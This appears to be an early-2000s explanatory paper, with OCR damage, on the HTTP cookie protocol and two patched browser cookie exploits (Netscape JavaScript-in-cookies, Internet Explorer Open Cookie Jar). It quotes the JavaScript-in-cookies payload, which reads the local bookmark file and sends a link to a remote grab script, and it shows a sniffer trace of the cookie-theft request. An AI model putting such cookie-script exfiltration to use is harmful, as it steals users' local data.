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Cookies and Exploits

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Summary

There are many questions and discussions about cookies. What are cookies? Are there any security risks with cookies? Cookies and security. Cookies and privacy.

I have investigated two cookie exploi ts and will express the common characteristics of the investigated exploits.

HTTP Cookie Protocol

According to [1], HTTP cookies are mechanism for maintaining state between clients and origin servers. A cookie is a very small text file placed on your ha rd drive by a Web Page server [2]. The complete specification of the HTTP Cookie protocol is in RFC 2109 [3] and a simple communication between web -browser and web -server shows the next example:

1. web-browser -> web-server (get request without cookie)

```
HTTP: Line  1:  GET / HTTP/1.0
HTTP: Line  2:  Referer: http://dir.altavista.com/Top/News/Newspapers
HTTP: Line  3:  Connection: Keep -Alive
HTTP: Line  4:  User -Agent: Mozilla/4.5 [sv] (WinNT; I)
HTTP: Line  5:  Host: hrticket.co m
HTTP: Line  6:  Accept: image/gif, image/x  -xbitmap, image/jpeg, image/pjpeg,
HTTP:           image/png, */*
HTTP: Line  7:  Accept -Encoding: gzip
HTTP: Line  8:  Accept -Language: sv
HTTP: Line  9:  Accept -Charset: iso -8859-1,*,utf-8
```

2. web-server -> web-browser (set-cookie)

```
HTTP: Line  1:  HTTP/1.1 200 OK
HTTP: Line  2:  Server: Netscape -Enterprise/3.5.1G
HTTP: Line  3:  Date: Tue, 25 Jul 2000 11:52:33 GMT
HTTP: Line  4:  Set -cookie: NGUserID=cdb43e6e -6705-964525953 -1; expires=Wedn
HTTP:           esday, 30 -Dec-2037 16:00:00 GMT; path=/
HTTP: Line  5:  Content -type: text/html
```

3. web-browser -> web-server (get requests with cookie)

```
HTTP: Line  1:  GET /hrticket/pix/sidebar3.gif HTTP/1.  0
HTTP: Line  2:  Referer: http://hrticket.com/
HTTP: Line  3:  Connection: Keep -Alive
HTTP: Line  4:  User -Agent: Mozilla/4.5 [sv] (WinNT; I)
```

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```
HTTP: Line  5:  Host: hrticket.com
HTTP: Line  6:  Accept: image/gif, image/x  -xbitmap, image/jpeg, image/pjpeg
HTTP:          image/png
HTTP: Line  7:  Accept -Encoding: gzip
HTTP: Line  8:  Accept -Language: sv
HTTP: Line  9:  Accept -Charset: iso-8859-1,*,utf-8
HTTP: Line 10:  Cookie: NGUserID=cdb43e6e  -6705-964525953-1
```


or next

```
HTTP: Line  1:  GET /hrticket/pix/blkbar.gif HTTP/1.0
HTTP: Line  2:  Referer: http://hrticket.com/
HTTP: Line  3:  Connection: Keep -Alive
HTTP: Line  4:  User-Agent: Mozilla/4.5 [sv] (WinNT; I)
HTTP: Line  5:  Host: hrticket.com
HTTP: Line  6:  Accept: image/gif, image/x  -xbitmap, image/jpeg, image/pjpeg
HTTP:          image/png
HTTP: Line  7:  Accept -Encoding: gzip
HTTP: Line  8:  Accept -Language: sv
HTTP: Line  9:  Accept -Charset: iso-8859-1,*,utf-8
HTTP: Line 10:  Cookie: NGUserID=cdb43e6e  -6705-964525953-1
```

Exploits

I have picked out two cookie exploits:
- JavaScript-in-cookies - Netscape Communicator 4.x [4],
- Open Cookie Jar - Internet Explorer [5].

JavaScript-in-cookies works by setting a cookie whose value contains JavaScript code. Below is a warning of the Netscape Communicator, for the JavaScript -in-cookies.



Du har gjort ändringar i det här dokumentet sedan det öppnades. Dessa ändringar kommer att gå förlorade om kodningen förändras. Vill du trots detta ändra kodningen?www.peacefire.org
vill ställa in en cookie som kommer att sändas
till valfri server inom domänen.peacefire.org
Namn och värde på cookie är:
jscookie=<script>alert("starting script execution"),setTimeout('parent.bookmarkframe.location="file:///c%7C/program%20files/netscape/Users/default/bookmark.htm"', 0),setTimeout('bookmarklink = parent.bookmarkframe.document.links[parent.bookmarkframe.document.links.length-1]', 2000),setTimeout('parent.grabberframe.location = "http://peacefire.org/holder/grab.cgi?" + bookmarklink', 2500),setTimeout('alert("Extracting bookmark link: " + bookmarklink)', 3000)</script>

Denna cookie kommer att finnas kvar tillsMon Jan 01 00:00:00 2001

Vill du låta cookie ställas in?

Open Cookie Jar uses a specially constructed URL. The following is a sniffer trace of the Open Cookie Jar, with "Your DoubleClick ad -banner id=dd43f713" [6].

```
HTTP: Line  1:  POST /exploit/exploit_1f.html HTTP/1.1
```

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```
HTTP: Line  2:  Accept: application/vnd.ms -excel, application/msword, applic
HTTP:           ation/vnd.ms -powerpoint, image/gi f, image/x -xbitmap, image/j
HTTP:           peg, image/pjpeg, */*
HTTP: Line  3:  Referer: http://www.securityspace.com%2fexploit%2fexploit_1e
HTTP:           .html%3fa=.doubleclick.net/
HTTP: Line  4:  Content -Type: application/x -www-form-urlencoded
HTTP: Line  5:  Accept -Encoding: gzip, deflate
HTTP: Line  6:  User -Agent: Mozilla/4.0 (compatible; MSIE 4.01; Windows NT)
HTTP: Line  7:  Host: www.securityspace.com
HTTP: Line  8:  Content -Length: 47
HTTP: Line  9:  Connection: Keep -Alive
HTTP: Line 10:
HTTP: Line 11:  cookie=1&source=doubleclick.net&c=id%3Ddd43f713
```

The common characteristics of the cookie exploits are:

Exploit	How it works	Impact	Restrictions
JavaScript-in-cookies	The exploit works by setting a cookie whose value contains JavaScript code.	Web site can read HTML files on a user's hard drive.	The hostile site must know the path name of the Communicator installation directory and the user's profile name (such as "default").
Open Cookie Jar	The exploit use a specially constructed URL.	Web site can read Internet Explorer cookies set from any domain.	No.

Conclusion

First, I describe the HTTP Cookie Protocol and then show the common characteristics of the cookie exploits.

The cookie exploits use HTTP Cookie Protocol. There are patches for both cookie exploits. It is not problem with cookie, there is a problem with security holes in the web browsers.

References:

[1] Luotonen, Ari. “Web Proxy Servers.” Prentice Hall.
[2] URL: http://www.microsoft.com/info/cookies.htm.
[3] Kristol, D., Montulli, L., “ HTTP State Management Mechanism.” February 1997.
[4] URL: http://peacefire.org/security/jscookies/
[5] URL: http://www.peacefire.org/security/iecookies/
[6] URL: http://www.securityspace.com/exploit/exploit_1c.html/

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